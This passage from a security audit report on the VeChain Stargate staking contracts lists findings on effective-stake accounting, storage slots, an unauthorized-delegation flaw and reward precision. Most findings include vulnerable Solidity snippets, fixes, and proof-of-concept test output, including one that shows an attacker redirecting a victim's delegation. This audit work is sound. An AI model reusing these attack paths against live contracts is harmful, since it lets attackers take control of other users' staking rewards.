The finding is fixed in commit hash `eb5b8cb` after adding validator status checks in the `un stake()` function. The fix properly decreases `delegatorsEffectiveStake` when unstaking tokens with `PENDING` delegation status or `EXITED` validator status, preventing permanent inflation of the validator's effective stake accounting.

Evidences

PoC

Reproduce:

Run `poc1.ts`.

Results:

Output:

```

=====
===
VULNERABILITY PROVEN VIA WORKING POC
=====
===
  ✓  VULNERABILITY: Unstaking from PENDING doesn't decrease effective stake
=====
===
  SETTING UP VULNERABILITY POC ENVIRONMENT
=====
===

Contract Addresses:
Stargate: 0x4C4a2f8c81640e47606d3fd77B353E87Ba015584
StargateNFT Mock: 0x36C02dA8a0983159322a80FFE9F24b1acfF8B570
Protocol Staker Mock: 0x5eb3Bc0a489C5A8288765d2336659EbCA68FCd00

Test Participants:
User: 0x70997970C51812dc3A010C7d01b50e0d17dc79C8
Validator: 0x3C44CdDdB6a900fa2b585dd299e03d12FA4293BC

```

```

⊗ Validator added
  Validator status set to QUEUED
  Validator completed periods: 0
  Level configured (scaledRewardFactor: 150)

=====
===

=====
===

COMPARISON TEST: EXITED UNSTAKE (CORRECT BEHAVIOR)
=====
===

STEP 1: User stakes and delegates
  Token minted: #10001
  Delegated to QUEUED validator
  Effective stake after delegate: 1500000000000000000

STEP 2: User requests delegation exit
  Exit requested
  Effective stake after exit: 0
  Effective stake correctly DECREASED to 0

STEP 3: User unstakes (from EXITED status)
  Unstake successful
  Effective stake after unstake: 0
  Effective stake remains 0 (correct!)

COMPARISON RESULTS:
  EXITED unstake: Effective stake properly managed
  PENDING unstake: Effective stake NOT decreased (vulnerability)

The issue is that requestDelegationExit() handles the decrease,
but PENDING unstake bypasses requestDelegationExit()!

=====
===

```

Files:

poc1.ts

[F-2026-14778](#) - [DualDefense] Double Effective Stake Reduction on Redelegation Leading to Arithmetic Underflow - High

Description:

The contract incorrectly reduces a validator's effective stake twice for the same token when a user requests a delegation exit and later unstakes after the validator transitions to `VALIDATOR_STATUS_EXITED`. This double reduction occurs because both `requestDelegationExit()` and `unstake()` independently call `_updatePeriodEffectiveStake()` to decrease the effective stake for the same period, without checking whether the reduction has already been applied.

Affected Functions: `requestDelegationExit()`, `unstake()`, `_updatePeriodEffectiveStake()`.

In `requestDelegationExit()`:

```
// Reduces effective stake when exit is requested
(, , , uint32 completedPeriods) = $.protocolStakerContract.getValidationPeriodDetails(
    delegation.validator
);
_updatePeriodEffectiveStake($, delegation.validator, _tokenId, completedPeriods + 2, false);
```

In `unstake()`:

```
// Reduces effective stake again if validator is exited
if (
    currentValidatorStatus == VALIDATOR_STATUS_EXITED ||
    delegation.status == DelegationStatus.PENDING
) {
    (, , , uint32 oldCompletedPeriods) = $.protocolStakerContract.getValidationPeriodDetails(delegation.validator);

    _updatePeriodEffectiveStake(
        $,
        delegation.validator,
        _tokenId,
        oldCompletedPeriods + 2,
        false // decrease
    );
}
```

Core Function `_updatePeriodEffectiveStake()`:

```
function _updatePeriodEffectiveStake(
    StargateStorage storage $,
    address _validator,
    uint256 _tokenId,
    uint32 _period,
    bool _isIncrease
) private {
    uint256 effectiveStake = _calculateEffectiveStake($, _tokenId);
    uint256 currentValue = $.delegatorsEffectiveStake[_validator].upperLookup
(_period);

    uint256 updatedValue = _isIncrease
        ? currentValue + effectiveStake
        : currentValue - effectiveStake;

    $.delegatorsEffectiveStake[_validator].push(_period, SafeCast.toUint224(u
pdatedValue));
}
```

DoS via Underflow: The cumulative double reductions could cause arithmetic underflow, reverting future unstake operations for other users.

Reward Calculation Corruption: The validator's effective stake is used to calculate reward distribution among delegators. Double reduction artificially deflates the validator's total effective stake.

Assets:

- packages/contracts/contracts/Stargate.sol
[<https://github.com/vechain/stargate>]

Status:

Fixed

Classification

Impact Rate:	3/5
Likelihood Rate:	5/5
Exploitability:	Independent
Complexity:	Simple
Severity:	High

Recommendations

Resolution: The Finding is addressed in the `b601538` commit. Checks in the `unstake` and `_delegate` functions are updated to prevent effective stake reduction in

case exit was requested via the `requestDelegationExit` function.

```
if (
  (currentValidatorStatus == VALIDATOR_STATUS_EXITED &&
    !_hasRequestedExit($, _tokenId)) || delegation.status == DelegationStatus
    .PENDING
  ) ...
```

Evidences

PoC

Reproduce:

Test location: `packages/contracts/test/unit/Stargate/Stake.test.ts`

Run: `yarn contracts:test:unit`

```
it("should show double reduction of effective stake when unstaking after vali
dator exit", async () => {
  // stake an NFT for user1
  const levelSpec = await stargateNFTMockContract.getLevel(LEVEL_ID);

  await stargateContract.connect(user).stake(LEVEL_ID, {
    value: levelSpec.vetAmountRequiredToStake,
  });
  const tokenId1 = await stargateNFTMockContract.getCurrentTokenId();
  await stargateContract.connect(user).delegate(tokenId1, validator.add
ress);

  // set validator completed periods to 10 so is active
  await protocolStakerMockContract.helper__setValidationCompletedPeriod
s(validator.address, 10);

  // get effective stake before exit
  let period = 12; // oldCompletedPeriods + 2 after exit
  const stakeBefore = await stargateContract.getDelegatorsEffectiveStak
e(validator.address, period);

  // request delegation exit for user1
  await stargateContract.connect(user).requestDelegationExit(tokenId1);

  // get effective stake after exit
  const stakeAfterExit = await stargateContract.getDelegatorsEffectiveS
take(validator.address, period + 2);

  await protocolStakerMockContract.helper__setValidationCompletedPeriod
```

```

s(validator.address, 15);

// Exit Validator
await protocolStakerMockContract.helper__setValidatorStatus(
    validator.address,
    VALIDATOR_STATUS_EXITED
);

// advance some periods so is exited
await protocolStakerMockContract.helper__setValidationCompletedPeriod
s(validator.address, 20);

// unstake the NFT for user1
// Should revert with arithmetic underflow/overflow (0x11)
await expect(stargateContract.connect(user).unstake(tokenId1)).to.be.
revertedWithPanic(0x11);

});

```

[F-2025-13516](#) - Storage Inconsistency in `migrateTokenManager` Function Leading to Data Corruption - Medium

Description:

The `migrateTokenManager` function in the `TokenManager` library contains a storage inconsistency bug that corrupts contract state during migration operations. When migrating token managers from the legacy `NodeManagementV3` contract to the new `StargateNFT` contract, the function fails to clean up previous manager mappings, resulting in multiple users appearing to manage the same token simultaneously.

This vulnerability affects the integrity of the token management system in several ways:

- 1. Migration Data Corruption** During the migration from `NodeManagementV3` to `StargateNFT`, all migrated token manager relationships will be corrupted, creating inconsistent storage state that cannot be easily remediated.
- 2. View Function Inconsistency:** The contract's view functions return contradictory information about token management relationships. While `getTokenManager()` and `isTokenManager()` return correct data, `idsManagedBy()` returns stale entries, leading to developer confusion and potential integration issues.
- 3. Gas Inefficiency:** Users with stale entries in their `managerToTokenIds` mapping will experience increased gas costs when calling `idsManagedBy()` due to unnecessary `tokenExists()` checks on tokens they no longer manage.

While this bug does not directly impact the core Stargate protocol functionality (staking, delegation, rewards), it compromises data integrity and creates significant risks for the upcoming migration process and future ecosystem integrations.

TokenManager.sol (LoC 80-91):

```
/// @notice Migrate a token manager to the StargateNFT contract without doing
/// any checks,
/// this function is used to migrate the storage from NodeManagementV3 to Sta
/// rgateNFT,
/// after the migration we can remove this function
/// @param _tokenId The ID of the token to migrate
/// @param _manager The address of the manager to migrate
function migrateTokenManager(
    DataTypes.StargateNFTStorage storage $,
    uint256 _tokenId,
    address _manager
) external {
```

```
// MISSING: Cleanup of existing manager before setting new one

// Update mappings for delegation
$.managerToTokenIds[_manager].add(_tokenId);
$.tokenIdToManager[_tokenId] = _manager;
// Emit event for delegation
emit TokenManagerAdded(_tokenId, _manager);
}
```

The function directly sets the new manager without removing the token from the previous manager's `managerToTokenIds` set, creating storage inconsistency.

Assets:

- packages/contracts/contracts/StargateNFT/StargateNFT.sol
[<https://github.com/vechain/stargate>]
- packages/contracts/contracts/StargateNFT/libraries/TokenManager.sol
[<https://github.com/vechain/stargate>]

Status:

Fixed

Classification

Impact Rate: 2/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: Medium

Recommendations

Remediation: Update the `migrateTokenManager` function to include proper cleanup logic:

```
function migrateTokenManager(
    DataTypes.StargateNFTStorage storage $,
    uint256 _tokenId,
    address _manager
) external {
    // ADD: Cleanup existing manager before setting new one
    if (_hasTokenManager($, _tokenId)) {
        address currentManager = $.tokenIdToManager[_tokenId];
        $.managerToTokenIds[currentManager].remove(_tokenId);
        emit TokenManagerRemoved(_tokenId, currentManager);
    }
}
```

```
}

// Update mappings for delegation
$.managerToTokenIds[_manager].add(_tokenId);
$.tokenIdToManager[_tokenId] = _manager;
// Emit event for delegation
emit TokenManagerAdded(_tokenId, _manager);
}
```

Resolution:

The finding is fixed in commit hash `aef891e` after adding cleanup logic to the `migrateTokenManager()` function. The fix retrieves the current manager from `tokenIdToManager[_tokenId]`, removes the token from the old manager's set (`managerToTokenIds[currentManager].remove(_tokenId)`), and emits a removal event before adding the new manager.

[F-2025-13597](#) - Off-By-One Error in

`\_exceedsMaxClaimablePeriods()` Allows Claiming One Extra Period Beyond Configured Maximum - Medium

Description:

The `_exceedsMaxClaimablePeriods()` function in `Stargate.sol` contains an off-by-one error that fails to correctly detect when a token has accumulated exactly `maxClaimablePeriods + 1` periods (833 when max is 832). The function uses strict greater-than (`>`) comparison when it should use greater-than-or-equal (`>=`) to account for inclusive period counting.

When counting periods from `firstClaimablePeriod` to `lastClaimablePeriod` inclusively, the total number of periods is calculated as:

```
numberOfPeriods = lastClaimablePeriod - firstClaimablePeriod + 1
```

For example, periods 1 to 833 means **833 total periods**.

The current implementation calculates the difference without the `+1`:

```
difference = lastClaimablePeriod - firstClaimablePeriod
// For periods 1-833: difference = 833 - 1 = 832
```

Then it checks:

```
if (difference > maxClaimablePeriods) // 832 > 832? FALSE
```

This check is mathematically equivalent to `if (numberOfPeriods > maxClaimablePeriods + 1)`, which means it only returns true when there are **MORE than 833 periods** (like 834+), when it should return true for **MORE than 832 periods** (like 833+).

In the Natspecs, the logic was explained as the following:

```
// Example: if max claimable periods is set to 4
// and the first claimable period is 1
// we need to set the last claimable period to 1 + 4 - 1 = 4
// so we are able to claim periods 1, 2, 3 and 4
lastClaimablePeriod = firstClaimablePeriod + $.maxClaimablePeriods - 1;
```

It was correctly applied the `-1` adjustment in the capping formula (line 676) but it was failed to apply this same logic to the validation check.

As a result, reward claim for one extra period **conflicts with the intended design**.

Status: Fixed

Classification

Impact Rate: 3/5

Likelihood Rate: 3/5

Exploitability: Independent

Complexity: Simple

Severity: Medium

Recommendations

Remediation: Change the comparison from `>` to `>=` on `_exceedsMaxClaimablePeriods()` function to prevent the extra period claim.

Resolution: The finding is fixed in commit hash `5f2e9cc` after changing the comparison operator from `> (strict greater-than)` to `>= (greater-than-or-equal)` in the `_exceedsMaxClaimablePeriods()` function. This corrects the off-by-one error that previously allowed users to claim rewards for one extra period beyond the configured maximum.

F-2025-13707 - ERC-7201 Storage Location Comment Does Not Match Actual Value - Medium

Description:

The `Stargate.sol` contract contains a mismatch between the ERC-7201 storage location comment and the actual storage slot value. The comment indicates the namespace `"storage.Stargate"`, but the actual storage location `0xaf70fbb7e0f95b3e16b002fff11ff1ea2145b66dd31261eff20d74fda9749700` was calculated using the old contract name `"storage.StargateStaker"`.

This discrepancy was introduced during the contract rename from `StargateStaker` to `Stargate` in commit `13fee598`, where the comment was updated but the storage location value was not recalculated.

If a developer creates a new implementation based on the **developer comment**, they would use:

```
bytes32 private constant StargateStorageLocation =  
0x13d735e507c4583a99e864ed7b084588a10d8c61b213ed56516dd29987bcd800;
```

This would cause the new implementation to read/write to **completely different storage slots**, resulting in:

- Loss of all existing state data
- Corrupted validator data
- Broken delegation mappings
- Total system failure

Stargate.sol:

```
// keccak256(abi.encode(uint256(keccak256("storage.Stargate")) - 1)) & ~bytes  
32(uint256(0xff))  
  
bytes32 private constant StargateStorageLocation =  
0xaf70fbb7e0f95b3e16b002fff11ff1ea2145b66dd31261eff20d74fda9749700;
```

Assets:

- `packages/contracts/contracts/Stargate.sol`
[<https://github.com/vechain/stargate>]

Status:

Fixed

Classification

Impact Rate: 3/5

Likelihood Rate: 5/5

Exploitability: Dependent

Complexity: Simple

Severity: Medium

Recommendations

Remediation: If the `Stargate` contract is already deployed, the storage location **must not change**. Update the comment to match the actual value:

```
// keccak256(abi.encode(uint256(keccak256("storage.StargateStaker")) - 1)) &
~bytes32(uint256(0xff))
// NOTE: Storage namespace uses legacy "StargateStaker" name to maintain comp
atibility
// with deployed contracts. This MUST NOT be changed in future versions.
bytes32 private constant StargateStorageLocation =
    0xaf70fbb7e0f95b3e16b002fff11ff1ea2145b66dd31261eff20d74fda9749700;
```

Else, change the developer comment and storage location with the correct one.

```
// keccak256(abi.encode(uint256(keccak256("storage.Stargate")) - 1)) & ~bytes
32(uint256(0xff))
bytes32 private constant StargateStorageLocation =
    0x13d735e507c4583a99e864ed7b084588a10d8c61b213ed56516dd29987bcd800;
```

Resolution: The finding is fixed in commit hash `982996b` after updating the storage location constant from `0xaf70fbb7e0f95b3e16b002fff11ff1ea2145b66dd31261eff20d74fda9749700` (calculated from "**storage.StargateStaker**") to `0x13d735e507c4583a99e864ed7b084588a10d8c61b213ed56516dd29987bcd800` (calculated from "**storage.Stargate**"). The fix correctly aligns the storage location value with its ERC-7201 comment, ensuring consistency for future development. The change is safe because Stargate is a new contract deployment with fresh storage, not an upgrade of existing deployed storage.

[F-2025-13782](#) - Unauthorized Delegation via `migrateAndDelegate()` Function - Medium

Description:

The `migrateAndDelegate()` function in the `Stargate.sol` contract lacks ownership verification, allowing any user to migrate another user's legacy token and delegate it to an arbitrary validator of the attacker's choice. While the token ownership is correctly assigned to the legitimate owner after migration, the delegation is controlled by the attacker.

The token owner is able to stop the token delegation. The `migrateAndDelegate` requires VET to be attached and the VET can be withdrawn only by the legitimate token owner via `unstake`. However, the attacker may receive profit by migrating abandoned X tokens which provide the 1.5x validator rewards multiplier.

Stargate.sol:

```
function migrateAndDelegate(
    uint256 _tokenId,
    address _validator
) external payable whenNotPaused nonReentrant {
    StargateStorage storage $ = _getStargateStorage();

    // VULNERABLE ENTRY POINT: No ownership verification
    // Anyone can call this function with any _tokenId

    // get the level of the node from the legacy nodes contract
    (, uint8 level, , , , ) = $.stargateNFTContract.legacyNodes().getMetadata(_tokenId);

    // get the vet amount required to stake for the level
    uint256 vetAmountRequiredToStake = $
        .stargateNFTContract
        .getLevel(level)
        .vetAmountRequiredToStake;

    // validate the msg.value
    if (msg.value != vetAmountRequiredToStake) {
        revert VetAmountMismatch(level, vetAmountRequiredToStake, msg.value);
    }

    // migrate the token to the StargateNFT contract
    // [!] No check that msg.sender owns _tokenId
    $.stargateNFTContract.migrate(_tokenId);

    // delegate the token to the validator
```

```
// [!] Allows attacker to choose the validator
_delegate($, _tokenId, _validator);
}
```

The function performs the following actions without verifying that `msg.sender` owns the legacy token:

1. Retrieves metadata from the legacy token contract
2. Validates that `msg.value` matches the required VET amount
3. Calls `migrate(_tokenId)` which mints the new token to the legacy owner (correct)
4. Calls `_delegate($, _tokenId, _validator)` which delegates to the caller's chosen validator (incorrect)

The `_delegate()` internal function assumes that the calling function has already verified ownership, but `migrateAndDelegate()` violates this assumption. In contrast, the public `delegate()` function properly enforces ownership through the `onlyTokenOwner(_tokenId)` modifier.

Assets:

- packages/contracts/contracts/Stargate.sol
[<https://github.com/vechain/stargate>]

Status:

Fixed

Classification

Impact Rate:	2/5
Likelihood Rate:	4/5
Exploitability:	Independent
Complexity:	Simple
Severity:	Medium

Recommendations

Remediation:

Add ownership verification at the beginning of the `migrateAndDelegate()` function to ensure only the legitimate legacy token owner can migrate and delegate their token. This aligns the function's access control with other delegation-related functions in the contract:

```
modifier onlyLegacyTokenOwner(uint256 _tokenId) {
    StargateStorage storage $ = _getStargateStorage();
    address legacyOwner = $.stargateNFTContract.legacyNodes().idToOwner(_tokenId);
}
```

```

    if (legacyOwner != msg.sender) {
        revert UnauthorizedUser(msg.sender);
    }
    _;
}

function migrateAndDelegate(
    uint256 _tokenId,
    address _validator
) external payable onlyLegacyTokenOwner(_tokenId) whenNotPaused nonReentrant
{
    StargateStorage storage $ = _getStargateStorage();

    // ... rest of the function implementation ...
}

```

Resolution:

The finding is fixed in commit hash `4574d8b` after adding the `onlyLegacyTokenOwner(_tokenId)` modifier to the `migrateAndDelegate()` function. The new modifier validates that `msg.sender` is the legitimate owner of the legacy token by checking `legacyNodes().idToOwner(_tokenId)`, preventing unauthorized users from migrating and delegating other users' tokens to arbitrary validators.

Evidences

PoC

Reproduce:

Test code:

Run `poc2.ts`.

Results:

```

=====
===
    SETTING UP VULNERABILITY POC ENVIRONMENT
=====
===

Contract Addresses:
StargateNFT: 0x0abc9b507bff4605519f83854e3bec82f07ad576
Stargate: 0xff63aa5b65e4041f8ed2338f8b8f43c81ebe1c13
Legacy Nodes: 0x01e395ecd2a814d2ed7059889ef746a65f15c2ac
Protocol Staker: 0x000000000000000000000000000000005374616B6572

Test Participants:
Deployer (Active Validator): 0xf077b491b355E64048cE21E3A6Fc4751eEaA77fa

```

```
Alice (Victim): 0x435933c8064b4Ae76bE665428e0307eF2cCFBD68
Bob (Attacker): 0x0F872421Dc479F3c11eDd89512731814D0598dB5
Alice's Validator: 0xF370940aBDBd2583bC80bfc19d19bc216C88Ccf0
Bob's Validator: 0x99602e4Bbc0503b8ff4432bB1857F916c3653B85
```

Ownership Verification:

```
Token #1 owner: 0x435933c8064b4Ae76bE665428e0307eF2cCFBD68 (Alice: 0x435933
c8064b4Ae76bE665428e0307eF2cCFBD68)
```

```
Token #2 owner: 0x0F872421Dc479F3c11eDd89512731814D0598dB5 (Bob: 0x0F872421
Dc479F3c11eDd89512731814D0598dB5)
```

```
Alice owns token #1: true
```

```
Bob owns token #2: true
```

```
=====
===
```

SETTING UP VULNERABILITY POC ENVIRONMENT

```
=====
===
```

Contract Addresses:

```
StargateNFT: 0x0cbcd5178a2429e76cced8a8efe737ddd652333
```

```
Stargate: 0x43f924c2a21be5d8f638567cfb1a6b6ae9df8763
```

```
Legacy Nodes: 0xe14277e8681924518d90e730d56bb1ecf9c0de41
```

```
Protocol Staker: 0x000000000000000000000000000000005374616B6572
```

Test Participants:

```
Deployer (Active Validator): 0xf077b491b355E64048cE21E3A6Fc4751eEaA77fa
```

```
Alice (Victim): 0x435933c8064b4Ae76bE665428e0307eF2cCFBD68
```

```
Bob (Attacker): 0x0F872421Dc479F3c11eDd89512731814D0598dB5
```

```
Alice's Validator: 0xF370940aBDBd2583bC80bfc19d19bc216C88Ccf0
```

```
Bob's Validator: 0x99602e4Bbc0503b8ff4432bB1857F916c3653B85
```

```
✧ Creating legacy token for Alice...
```

```
    Legacy token #1 created for Alice
```

```
✧ Creating legacy token for Bob...
```

```
    Legacy token #2 created for Bob
```

```
    StargateNFT set as operator
```

```
    Lead time set to 0
```

Ownership Verification:

```
Token #1 owner: 0x435933c8064b4Ae76bE665428e0307eF2cCFBD68 (Alice: 0x435933
c8064b4Ae76bE665428e0307eF2cCFBD68)
```

```
Token #2 owner: 0x0F872421Dc479F3c11eDd89512731814D0598dB5 (Bob: 0x0F872421
Dc479F3c11eDd89512731814D0598dB5)
```

```
Alice owns token #1: true
```

```
Bob owns token #2: true
```

```
=====
===
```

[illegible]

Bob paid the VET but gains control over reward stream

✓ VULNERABILITY: Attacker can migrate victim's token and delegate to attacker's validator (41ms)

Files:

poc2.ts

[F-2025-13696](#) - Missing Code-Level Enforcement of X Token Minting Restriction - Low

Description:

The [protocol documentation](#) explicitly states:

Tokens with category 'X' cannot be generated, they can only be purchased from secondary market.

However, the codebase does not enforce this restriction at the code level. X tokens can be minted via `Stargate.stake()` and

`Stargate.stakeAndDelegate()` if a privileged user (`LEVEL_OPERATOR_ROLE`) configures the X token level with a cap value greater than 0.

The protocol currently relies on **configuration-based protection** rather than code-level validation:

```
// Configuration (mainnet.ts)
{
  level: { id: 4, name: "VeThorX", isX: true, ... },
  cap: 0, // ← Protection: cap set to 0
  circulatingSupply: 0
}
```

When `cap = 0`, the cap check in `_mint()` prevents any minting:

```
if (Levels._getCirculatingSupply($, _levelId) >= $.cap[_levelId]) {
  revert Errors.LevelCapReached(_levelId);
}
```

However, if a privileged user sets `cap > 0` for an X token level, the code will allow minting up to the configured cap value. The situation creates ambiguity about whether X token generation via staking is intentionally supported or prohibited.

Assets:

- packages/contracts/contracts/StargateNFT/libraries/MintingLogic.sol [<https://github.com/vechain/stargate>]

Status:

Fixed

Classification

Impact Rate: 2/5

Likelihood Rate: 5/5

Exploitability: Dependent

Complexity: Simple

Severity: Low

Recommendations

Remediation: If the protocol confirms X tokens should never be **mintable via staking**, add explicit validation to `MintingLogic._mint()`:

```
function _mint(
    DataTypes.StargateNFTStorage storage $,
    uint8 _levelId,
    address _to
) internal returns (uint256 tokenId) {
    DataTypes.Level memory level = Levels._getLevel($, _levelId);

    // FIX: Add explicit check
    if (level.isX) {
        revert Errors.CannotMintXToken(_levelId);
    }

    // Existing cap check
    if (Levels._getCirculatingSupply($, _levelId) >= $.cap[_levelId]) {
        revert Errors.LevelCapReached(_levelId);
    }

    // ... rest of function unchanged ...
}
```

Resolution: The finding is fixed in commit `7be6f3e` after adding an explicit code-level validation in the `_mint()` function that reverts with `CannotMintXToken` error if an attempt is made to mint a token with `isX = true`, ensuring X tokens can only be obtained through migration of legacy tokens or secondary market purchases, regardless of configuration settings.

F-2025-13796 - Potential Precision Loss on Reward Claim - Low

Description:

A precision loss vulnerability exists in the rewards calculation mechanism of `Stargate.sol` contract. When small stakers (e.g., Dawn tokens with 10,000 VET effective stake) delegate alongside large stakers (e.g., Strength tokens with 1,500,000 VET effective stake), the small stakers can receive **ZERO rewards** due to integer truncation, even though they are legitimately staking and delegating.

Stargate.sol:

```
// calculate the share of the delegator in the period
uint256 share = (effectiveStake * REWARDS_PRECISION) / delegatorsEffectiveStake;

// return the claimable amount
return (share * delegationPeriodRewards) / REWARDS_PRECISION;
```

Where `REWARDS_PRECISION = 1e4 (10,000)`.

The rewards calculation uses a **two-step division**:

1. Calculate share: `share = (effectiveStake * 10000) / delegatorsEffectiveStake`
2. Calculate rewards: `reward = (share * delegationPeriodRewards) / 10000`

When `effectiveStake` is much smaller than `delegatorsEffectiveStake`, the numerator `(effectiveStake * 10000)` can be smaller than the denominator `delegatorsEffectiveStake`, causing **truncation to zero**.

Example scenario:

1 Dawn staker vs 100 Strength stakers

Setup:

- Dawn token: 10,000 VET * 1.0x multiplier = **10,000 VET effective stake**
- Strength token: 1,000,000 VET * 1.5x multiplier = **1,500,000 VET effective stake**
- Total pool: 10,000 + (1,500,000 * 100) = **150,010,000 VET**

Calculation:

```
share = (10,000 * 10^18 * 10000) / (150,010,000 * 10^18)
      = (100,000 * 10^18) / (150,010,000 * 10^18)
      = 0 // TRUNCATED TO ZERO!
```

Result: Dawn tier staker receives **ZERO rewards** despite having **10,000 VET** staked.

Assets:

- packages/contracts/contracts/Stargate.sol
[https://github.com/vechain/stargate]

Status:

Fixed

Classification

Impact Rate: 3/5

Likelihood Rate: 2/5

Exploitability: Independent

Complexity: Simple

Severity: Low

Recommendations

Remediation:

Increase **REWARDS_PRECISION** for more accurate calculations:

```
uint256 public constant REWARDS_PRECISION = 1e18;
```

Alternatively, consider using the $(\text{effectiveStake} * \text{delegationPeriodRewards}) / \text{delegatorsEffectiveStake}$ formula for direct reward calculations.

Resolution:

The finding is fixed in commit **3664d4f** after removing the unnecessary **REWARDS_PRECISION** constant and simplifying the reward calculation to a single-step proportional distribution formula that eliminates intermediate truncation while maintaining maximum precision possible with integer arithmetic.

F-2026-14786 - Rewards Accountability Inconsistencies - Low

Description:

The `_claimableRewards` is a core function counting the delegation rewards.

The function relies on the `_claimableDelegationPeriods` which return period in the format `[firstRewardedBlock; lastRewardedBlock]`. Length of the delegation period is `lastRewardedBlock - firstRewardedBlock + 1`.

```
function _claimableRewards(
    StargateStorage storage $,
    uint256 _tokenId,
    uint32 _batch
) private view returns (uint256) {
    (uint32 firstClaimablePeriod, uint32 lastClaimablePeriod) = _claimableDelegationPeriods(
        $,
        _tokenId
    );

    // Calculate batch range
    uint32 batchStart = firstClaimablePeriod + (_batch * $.maxClaimablePeriods);
    // subtract 1 from the batchEnd to avoid exceeding the last claimable period by 1
    uint32 batchEnd = batchStart + $.maxClaimablePeriods - 1;

    // Clamp batchEnd to not exceed lastClaimablePeriod
    if (batchEnd > lastClaimablePeriod) {
        batchEnd = lastClaimablePeriod;
    }

    ...

    uint256 claimableAmount;
    for (uint32 period = batchStart; period <= batchEnd; period++) {
        claimableAmount += _claimableRewardsForPeriod($, _tokenId, period);
    }

    return claimableAmount;
}
```

However, the `_claimableDelegationPeriods` function returns `[0; 0]` period as a sign of invalid validator / delegation / all rewards paid, etc. As explained above, the `[0; 0]` period is considered to be valid period of length `1`.

```

function _claimableDelegationPeriods(
    StargateStorage storage $,
    uint256 _tokenId
) private view returns (uint32, uint32) {
    // get the delegation
    uint256 delegationId = $.delegationIdByTokenId[_tokenId];
    // if the token does not have a delegation, return 0
    if (delegationId == 0) {
        return (0, 0);
    }

    (address validator, , , ) = $.protocolStakerContract.getDelegation(delegationId);
    if (validator == address(0)) {
        return (0, 0);
    }

    ...

    // if the last claimed period is the same as the end period
    // means this delegation has already been claimed so we return 0,0
    if (endPeriod <= lastClaimedPeriod) {
        return (0, 0);
    }

    ...

    // check that the start period is before the current validator period
    // and if it is, return the start period and the current validator period
    .

    // we use "less than" because if we use "less than or equal", even
    // if the delegation started, the current period rewards are not claimable
    if (nextClaimablePeriod < currentValidatorPeriod) {
        return (nextClaimablePeriod, completedPeriods);
    }

    // the rest are either pending, non existing or are active but have no claimable periods
    return (0, 0);
}

```

The inconsistency does not lead to direct rewards leak due to the effective stake may exist only since block 1 and is zero during [0; 0] period, so far rewards for the [0; 0] period are considered to be zero. However, the inconsistency may confuse developers and auditors about the period boundaries nature or may lead to issues in case effective stake functionality change.

Assets:

- packages/contracts/contracts/Stargate.sol
[https://github.com/vechain/stargate]

Status:

Accepted

Classification

Impact Rate: 2/5

Likelihood Rate: 2/5

Exploitability: Independent

Complexity: Simple

Severity: Low

Recommendations

Remediation:

Consider refactoring the `_claimableDelegationPeriods` function eliminating the inconsistency. Consider returning `[1; 0]` period for invalid validator or delegation. Refactor other return statements preferring simplicity over splitting into multiple edge cases processing.

```
function _claimableDelegationPeriods(
    StargateStorage storage $,
    uint256 _tokenId
) private view returns (uint32, uint32) {
    // get the delegation
    uint256 delegationId = $.delegationIdByTokenId[_tokenId];

    // token was never delegated
    // token delegation exited
    if (delegationId == 0) {
        return (1, 0);
    }

    // token was never delegated
    // validator details per delegation are never cleared even after delegati
    on or validator exit
    (address validator, , , ) = $.protocolStakerContract.getDelegation(delega
    tionId);
    if (validator == address(0)) {
        return (1, 0);
    }

    // delegation factual start and planned end
```

```

(uint32 startPeriod, uint32 endPeriod) = $
    .protocolStakerContract
    .getDelegationPeriodDetails(delegationId);

// factual period end as of current moment
(, , , uint32 completedPeriods) = $.protocolStakerContract.getValidationP
eriodDetails(
    validator
);

uint32 lastClaimedPeriod = $.lastClaimedPeriod[_tokenId];

// next claimable period is the max of "last claimed period + 1" and "sta
rt period"
uint32 nextClaimablePeriod = lastClaimedPeriod + 1;
if (nextClaimablePeriod < startPeriod) {
    nextClaimablePeriod = startPeriod;
}

// final claimable period is min of "completed periods" and "end period"
uint32 finalClaimablePeriod = completedPeriods;
if (finalClaimablePeriod > endPeriod) {
    finalClaimablePeriod = endPeriod;
}

return (nextClaimablePeriod, finalClaimablePeriod);
}

```

Resolution:

Accepted:

The issue remains unresolved and has been acknowledged by the client:

We acknowledge this finding and appreciate the thorough analysis. After careful review, we have decided to **accept the risk** and not implement the suggested refactoring at this time.

F-2025-13570 - Unused Custom Error Definitions in Error Library -

Info

Description:

The `Errors.sol` library contains six custom error definitions that are not used anywhere in the current version of the codebase. These errors were likely carried over from previous versions (V1 and V2) during contract upgrades but are no longer referenced in the active contract code.

The following error definitions exist in the current version but are only used in deprecated contract versions:

1. **InvalidValue(uint256 value)** (Line 30)
 1. Only used in deprecated V2 contracts
 2. Not referenced in current implementation
2. **TokenLocked()** (Line 38)
 1. Only used in deprecated V1 and V2 contracts
 2. Token locking mechanism may have been removed or redesigned
3. **TokenMintingFailed()** (Line 78)
 1. Not used in any version
 2. Completely unused across the entire codebase
4. **VthoTransferFailed()** (Line 88)
 1. Only referenced in deprecated delegation contracts
 2. Not used in current VTHO transfer logic
5. **WhitelistEntryNotFound(address owner)** (Line 104)
 1. Only used in deprecated V2 settings
 2. Whitelist management appears to have been refactored
6. **VetAlreadyHeldInProtocol()** (Line 109)
 1. Not used anywhere in the codebase
 2. Completely unused error definition

Each unused error definition increases the bytecode size of deployed contracts, leading to marginally higher deployment gas costs.

Assets:

- packages/contracts/contracts/StargateNFT/libraries/Errors.sol
[<https://github.com/vechain/stargate>]

Status:

Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation: It is recommended to remove the unused errors from the code to prevent the code clutter.

Resolution: The finding was resolved in commit hash `be7e601`. All unused custom errors were cleared from the codebase.

[F-2025-13571](#) - Missing Level Existence Checks in Internal Helper Functions - Info

Description:

Several internal helper functions in the `Levels.sol` library lack input validation to verify that the provided level ID exists before performing operations. While the current implementation is protected by validation checks in calling functions, this creates a fragile defensive programming pattern that could lead to bugs if the code is refactored or if new code paths bypass the existing validations.

Three key internal functions lack level existence validation:

1. `_getCirculatingSupply()` (Line 349-354)
 1. Returns circulating supply for a level without checking if the level exists
 2. Will return 0 for non-existent levels (misleading result)
2. `_incrementLevelCirculatingSupply()` (Line 387-393)
 1. Increments supply without validating level existence
 2. Could corrupt data if called with invalid level ID
3. `_decrementLevelCirculatingSupply()` (Line 399-405)
 1. Decrements supply without validating level existence
 2. Could corrupt data if called with invalid level ID

